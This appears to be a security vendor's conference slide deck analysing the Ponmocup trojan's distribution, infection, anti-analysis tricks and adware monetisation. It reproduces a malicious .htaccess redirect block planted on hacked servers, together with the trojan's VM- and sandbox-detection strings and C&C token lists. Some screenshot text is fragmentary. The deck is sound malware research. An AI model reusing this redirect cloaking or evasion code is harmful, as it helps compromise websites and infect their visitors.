



The Hidden Bot

Evgeny Aseev

Head of Virus Lab, APAC

Kaspersky Lab

Agenda


- 1 Oh my, yet another bot.. What is special about it?
- 2 Distribution model: be silent and careful
- 3 Infection process and payload
- 4 What is hidden needs to be unhidden

Yet Another Bot

Or not?



“How Big Is Big?”



Probably most of you don't even know *Ponmocup*, so you may ask yourself how this botnet became that big. Well you already answered this question: The criminal obviously managed to stay under the radar for months (maybe even years). I'm sure there are even more botnets out there (like *Artro* and *Ponmocup*) that are quite big and still under the radar of the AV-industry / infosec community.

<http://www.abuse.ch/?p=3294>, 2011

Ponmocup / Pirminay / Milicenso Trojan

- ▶ Appeared in [2009](#)
- ▶ Not **well-known**, very little research
 - c-APT-ure's [blog posts](#)
 - Couple of AV vendors' [blog posts](#)
- ▶ Not **well-detected** by AV vendors

```
SHA256:          d228c71d6d6e54aa529d0feb0070a5af49b4829fd00e6531527bf2caea3f00ac
File name:       games_vehicle_ugandan.exe
Detection ratio: 6 / 40
Analysis date:   2013-01-24 08:04:57 UTC ( 1 час, 19 минут ago )
```

- ▶ Why? It is **well-hidden!**

Distribution model

How is malware delivered?



Distribution model: scheme

The image shows a web browser interface with a network inspector panel on the left and a download dialog box in the foreground. The network inspector panel displays the following information:

- Response Headers: HTTP/1.1 302 Found
- Cache: Date: Wed, 14 Jun 2012 12:00:00 GMT
- Cookies / Local Storage / Session Storage: Set-Cookie: ...
- Entity: HTTP/1.1 302 Found
- Miscellaneous: Date: Wed, 14 Jun 2012 12:00:00 GMT
- Transaction: Entity: ...
- Connection: keep-alive

The download dialog box, titled "Opening update_go_tata_motors.zip", displays the following information:

- You have chosen to open: **update_go_tata_motors.zip**
- which is a: Compressed (zipped) Folder (449 KB)
- from: <http://cn.1on1radioministries.com>
- What should Firefox do with this file? Open with: Windows Explorer (default) Save File Do this automatically for files like this from now on.
- Buttons: OK, Cancel

At the bottom of the browser window, there are search results for "Tata Motors":

- [Reuters India](#) - 53 minutes ago
- [Expect 8-10% correction on Tata Motors: JM Financial](#)
- [Moneycontrol.com](#) - 10 minutes ago

Distribution model: conditions

Stage 2:

- Specific **cookie** is not set
- Specific resource in **referer**
- Specific **User-Agent**


Stage 3:

- **IP** has not been tracked before
- Stage 2 should be passed successfully

Stage 4:

- Stage 2 + Stage 3 should be passed successfully

Compromised server



User

Distribution model (stage 2): .htaccess kung fu

Version 3

```
810 RewriteEngine On
811 <redacted>
812 RewriteCond %{REQUEST_FILENAME} !.jpg$.*gif$.*png|.jpg|.jpeg|.mpg|.avi|.zip|.gz|.tar|.ico$ [NC]
813 RewriteCond %{REMOTE_ADDR} !^66\.249.*$ [NC]
814 RewriteCond %{REMOTE_ADDR} !^74\.125.*$ [NC]
815 RewriteCond %{HTTP_COOKIE} !^.*MPR.*$ [NC]
816 RewriteCond %{HTTP_USER_AGENT} .* (Windows|Macintosh|iPad|iPhone|iPod|Android).* [NC]
817 RewriteCond %{HTTPS} ^off$
818 RewriteRule .* - [E=MPR:%{TIME_SEC}]
819 RewriteRule .* - [E=SjG:sherajul.venicefloridarealestatessearchonline.net]
820
821 RewriteCond %{ENV:MPR} 0
822 RewriteRule ^.*
http://%{ENV:SjG}/s?playerh=390&volume=52.38095238095238&feature=related&at=2_3&ns=yt&pd=3.701&rt=41.876&scoville=1&len=30&plid=AATD2LKwPstAeWqH&fexp=920704,921
602,901700,913542,907335,922600,919306,924700,914030,907344,907217,920706,924500,902518,919324,906043,919316,912706&fs=0&st=23.475&mos=0&sh=360&et=29.062&bd=2126
45&sdetail=f:related%2Crv:qZhUugDu84&ptk=M03vGK3Mdchy2ZeUWr2dlQ&bt=4.881&sidx=0&smt=0&bc=1697321&sourceid=yw&csipt=watch5ad&docid=SCkp8CWboNE&md=1&vid=Dt7x356S
ANpp6pHxvDgx0IBCzt9RNQE4C&art=1.453&vq=auto&hasstoryboard=1&vtmp=1&fvid=hXvM2wSDzA&lact=41727&sd=B6F5EF807HH1341235386483590&hl=en_US&scr=ID&ad_event=3&slots=ss
t-0;sidr-0;at~2_3&el=detailpage&w=480&allowed=2_1,2_3&tpmt=28&hbd=4241576&ad_flags=0&fmt=34&hbt=210.941&cid=4244090&referrer=http%3A%2F%2F%{HTTP_HOST}%2F&sc
reenw=1024&cfps=16.985138004246284&screenh=768&sst=0&playerw=640&sendtmp=1 [R=302,NE,L,CO=MPR:%{ENV:MPR}:%{HTTP_HOST}:10843:/:0:HttpOnly]
823 RewriteCond %{ENV:MPR} 1
824 RewriteRule ^.*
http://%{ENV:SjG}/lpix.gif?dcsdat=1340345269421&dcssip=%os=Windows%20XP&lang=en&flashVer=WIN%2010%2C1%2C102%2C64&dcsref=http%3A%2F%2F%{HTTP_HOST}%2F&p1
ayerURL=http%3A%2F%2F%{HTTP_HOST}%2F&videoId=1505115769001&dcsuri=/viewer/video_view&sourceId=89804535001&publisherId=89804535001&affiliateId=&playerId=1522
730664001&lineupId=1521712908001&playerTag= [R=302,NE,L,CO=MPR:%{ENV:MPR}:%{HTTP_HOST}:10233:/:0:HttpOnly]
825 RewriteCond %{ENV:MPR} 2
826 RewriteRule ^.*
http://%{ENV:SjG}/uds/afs?q=penawaran%20penerbangan%20di%20Groningen%2C%20Belanda&client=pub-4945447687668159&channel=2968112925&hl=id&r=m&lines=3&oe=UTF-8
&ie=UTF-8&fexp=21404%2C53010%2C38723&format=n7&ad=n7&nocache=1340354924036&num=0&output=uds_ads_only&v=3&adext=as1%2Csr1&lines=3&rurl=http%3A%2F%2F%{HTTP
HOST}%2F&referrer=http%3A%2F%2F%{HTTP_HOST}%2F&u_his=13&u_tz=420&dt=1340354924039&u_w=1024&u_h=768&bs=1007,618&ps=1007,1332&frm=0
[R=302,NE,L,CO=MPR:%{ENV:MPR}:%{HTTP_HOST}:10670:/:0:HttpOnly]
827 RewriteCond %{ENV:MPR} 3
828 RewriteRule ^.*
http://%{ENV:SjG}/js_flat_1_0/?mkt=sg&maxCount=2&source=yahoo_metro_id_ctxt&config=20385510373&ctxtUrl=http%3A%2F%2F%{HTTP_HOST}%2F&ctxtId=yahoo_id_metro&cb
=1342139661693373 [R=302,NE,L,CO=MPR:%{ENV:MPR}:%{HTTP_HOST}:10308:/:0:HttpOnly]
829 RewriteCond %{ENV:MPR} 4
830 RewriteRule ^.*
http://%{ENV:SjG}/lpix.gif?dcsdat=1340354100312&dcssip=%os=Windows%20XP&lang=en&flashVer=WIN%2010%2C1%2C102%2C64&dcsref=http%3A%2F%2F%{HTTP_HOST}%2F&p1
ayerURL=http%3A%2F%2F%{HTTP_HOST}%2F&videoId=1216096166001&dcsuri=/viewer/video_view&sourceId=89804535001&publisherId=89804535001&affiliateId=&playerId=1522
730664001&lineupId=1521712908001&playerTag= [R=302,NE,L,CO=MPR:%{ENV:MPR}:%{HTTP_HOST}:9752:/:0:HttpOnly]
831 RewriteCond %{ENV:MPR} 5
832 RewriteRule ^.*
http://%{ENV:SjG}/b?c1=8&c2=6299460&c3=1000000000000000002&ns__t=1340782758952&ns_c=UTF-8&c8=Komik%20One%20Piece%20%7C%20Chapter%20671%20672%20Hal%203%
20-%20Baca%20Manga%20Bahasa%20Indonesia%20Online&c7=http%3A%2F%2F%{HTTP_HOST}%2F&c9=http%3A%2F%2F%{HTTP_HOST}%2F
```

Infection and payload

How the user is infected?

What happens next?

Infection process

Opening update_go_tata_motors.zip

But only if you have IE8...

www.google.fr/url?sa=t&rct=j&q=blanquette%20de%20veau

function j
if (navi
Euclid S
k("1.5.0*")) {

return
}
}
func
d
FlashP
.tatamo
.lonlra
.22Isc6
}</s
<di
<

Unsigned applets cannot perform the following operations:

mbxlegiho.exe	2308 < 0.01	25,784 K	23,304 K	RecSave	PCProtect
---------------	-------------	----------	----------	---------	-----------

- They cannot access client resources such as the local filesystem, executable files, system clipboard, and printers.
- They cannot connect to or retrieve information from any server other than the server it originated from).
- They cannot load native libraries.
- They cannot change the Security?
- They cannot create a ClassLoader
- They cannot read certain system

Image File

RecSave
(Not verified) PCProtect

Version: 5.0.0.0
Time: 1/28/2013 2:00 PM
Path: C:\Users\adm\AppData\Roaming\mtxlegiho.exe

Signed Applets

Signed applets do not have the security restrictions that are imposed on unsigned applets and can run outside the security sandbox

GET macromedia FLASH PLAYER
Portions of this site requires Flash Player 8. Click the link to Get Flash Player 8!

submitForm(); }">

Trojan self-protection

- ▶ Active anti-debugging/sandboxing/reverse engineering

```
FindFirstFile("C:\WINDOWS\system32\drivers\*.*.");
strchr("hgfs.sys|vmhgfs.sys|prlETH.sys|prlfs.sys|prlmouse.sys|prlvideo.sys|prl_pv32.sys|vpc-s3.sys|vmsrvc.sys|vmx86.sys|vmnet.sys",);
strchr("vmhgfs.sys|prlETH.sys|prlfs.sys|prlmouse.sys|prlvideo.sys|prl_pv32.sys|vpc-s3.sys|vmsrvc.sys|vmx86.sys|vmnet.sys",);
strchr("prlETH.sys|prlfs.sys|prlmouse.sys|prlvideo.sys|prl_pv32.sys|vpc-s3.sys|vmsrvc.sys|vmx86.sys|vmnet.sys",);
strchr("prlfs.sys|prlmouse.sys|prlvideo.sys|prl_pv32.sys|vpc-s3.sys|vmsrvc.sys|vmx86.sys|vmnet.sys",);
strchr("prlmouse.sys|prlvideo.sys|prl_pv32.sys|vpc-s3.sys|vmsrvc.sys|vmx86.sys|vmnet.sys",);
strchr("prlvideo.sys|prl_pv32.sys|vpc-s3.sys|vmsrvc.sys|vmx86.sys|vmnet.sys",);
strchr("prl_pv32.sys|vpc-s3.sys|vmsrvc.sys|vmx86.sys|vmnet.sys",);
strchr("vpc-s3.sys|vmsrvc.sys|vmx86.sys|vmnet.sys",);
strchr("vmsrvc.sys|vmx86.sys|vmnet.sys",);
strchr("vmx86.sys|vmnet.sys",);
strchr("vmnet.sys",);
```

```
Process32First(0x30,);
strchr("vmware|vmount2|vmsrvc|vmsrvc|VBoxService|vboxtray|xenservice|joeboxserver|joeboxcontrol|wireshark|sniff_hit|sysAnalyzer|filemon|
procexp|procmon|regmon|autoruns|atcp2log|lawpta.|EHSSniffer|.HTTP_Sniffer|EtherD.|geturl|.HttpAnalyzer|InjectWinSock|HTTPDebugger|HTTPSniffer|
Network_Protocol_Analyzer|NetworkSniffer|netmon|.NetResident|.NETRES-1.|smsgniff|.iptools|.SniffOM|.VisualSniffer|.Capsa|.HttpWatch|IEWebDeveloper",);
```

- ▶ C&C HTTP requests are generated from widespread tokens

```
strchr("call;cam;catalog;category;categorypage;cc;cms;common;content;contents;css;doc;entertainment;esupport;fantasy;features;finance;forum;foru
ry;hotels;ice;image;images;img;info;JobSeeker;js;link;list;listing;main;market;marketing;Media;mobile;news;News;pages;partners;pc;plugins;price;
redir;s;search;section;servlet;shop;shopping;site;sports;static;Store;support;telesport;thumbs;top100;tracks;trade;travel;tv;user;video;videocent
widgets;wp-content;www",);
strchr("images;javascrpts;js;jump;lang;live;main;mall;news;newsline;nomes;offers;page;photo;photos;player;policies;politics;public;redirect;s;
let;shopping;show;sport;static;status;stylesheets;subscriptions;swf;theme;themes;thread;ton;tonics;travel;uploads;us;user;users;video;view;world
strchr("tg.aspx;tv-guide;tweet_button
strchr("JSESSIONID;kayak;leo_auth_tok
ID;ocnmtr;ocnpf;OrigMUID;parity_analy
ruid;rvd;S;s;SBSESSIONID;SESSID;sf.co
;traffic_control;tsession;u;uid;ucd;
D;wPzd;xing;xn_visitor;yuv;zguid",);
strchr("listPageFilter;m-b;m-s;MARCA
pb_session;pb_userid;PJSESSIONID;pref
;sid;SID;SSID;SSUID;startqip_uniq;sta
ig;UCID;ud;uid;UID;ukey;use_hitbox;Us
strchr("zp1;zp2",);
strchr("_wpn_sid;AB_TRACKING;abTestGroup;abTestId;abTestPriorityCode;admobuu;aep_acs_f;akaau;ano;anon;AnonSession;AnonTrack;ARSSiteUser;articles-v
c_auth;bbsessionhash;bid;bkg;BX;c_Id;cache;cdb_sid;cef_env;CJK;cl_b;client_key;clogid;content_filter;context;core;cs;ctk;cu;custid;d;datr;DJSESS
;exp_tracker;FHSsession;form_token;fpc;fpc_s;fmps;fpps;fpt;freq;GEO;geolocn;GETAFREE_T;GLOBALID;GU_LOCATION;guid;gvc;GW_JSESSIONID;hint;id;IdPage
imp_id;INDEED_CSRF_TOKEN;intl_acs_temp;intl_common_forever;INTUIT_SESSIONID;JSESSION;JSESSIONID;kayak;leo_auth_token;LIB_ADV_G;listPageFilter;m-l
fb_sessionhash;Mint;MUID;MySQL_S;NID;ning_s
session;PTS_EMA_ID;puser;PV;pzs;r;refererPar
su_c;su_sid;SUID;SWID;tempSessionId;testcool
o;USIDp;USRINF;uu;uuid;variant;vid;VISITOR;V
_session;nk_session;nonsession;OAID;ocnmtr;c
age;REFERRALID;RMID;RNLBSERVERID;ruid;rvd;S
okie;ThinkID;tinyUUID;tm_identity;traffic_co
;VisitorId;vrid;WC_PERSISTENT;WMID;wPzd;xing
```

GET /watch/imghlp

GET /index.html

GET /call/images/tg.aspx

Actual payload and monetization



SanctionedMedia is a contextual search-based advertising application that allows us and our partners to provide you content and software, free of charge. SanctionedMedia recognizes keywords from your web browser and matches them to relevant products and services from our advertisers. SanctionedMedia delivers a limited number of contextually relevant ads and will never spam you with generic advertisements. A typical user will receive less than 3 ads per day.

SanctionedMedia can be easily uninstalled at any time by using the "Add or Remove Programs" menu in the Control Panel. For more detailed instructions, please click the "How To Uninstall" link below.

SanctionedMedia is interested in working with select software publishers to distribute our product via software bundling. We only work with partners that meet our high standards of distribution. Our software must be distributed exactly as we provide it. You can not create your own install method. You must use our provided self-installing .exe and can not, under any circumstances, circumvent our required disclosure screens prior to install. Absolutely no illegal or unethical distribution methods are allowed or will be tolerated.

If you are a software publisher / distributor with a software product that gets at least 5,000 installs per month and would like to increase your revenue by partnering with, and distributing, SanctionedMedia, please contact us at partners@sanctionedmedia.com. We normally work on a revenue share basis, but will also consider a pay-per-install (PPI) arrangement with select partners.

What is hidden needs to be unhidden

Summary & future steps



What is hidden needs to be unhidden

▶ What was unhidden

- Very carefully crafted malicious campaign
- Uses hacked websites, domains and dedicated servers for distribution, stolen digital certificates for infection
- Robust protection from being analyzed/reversed
- Target – install PUPs (PPI monetization model)
- More than 3 years in the game, still roughly noticed by information security community and detected by AV vendors

▶ What needs to be unhidden

- Current botnet size
- Server-side code on dispatchers and infectors

Thank you!

Evgeny Aseev

Head of Virus Lab, APAC

Kaspersky Lab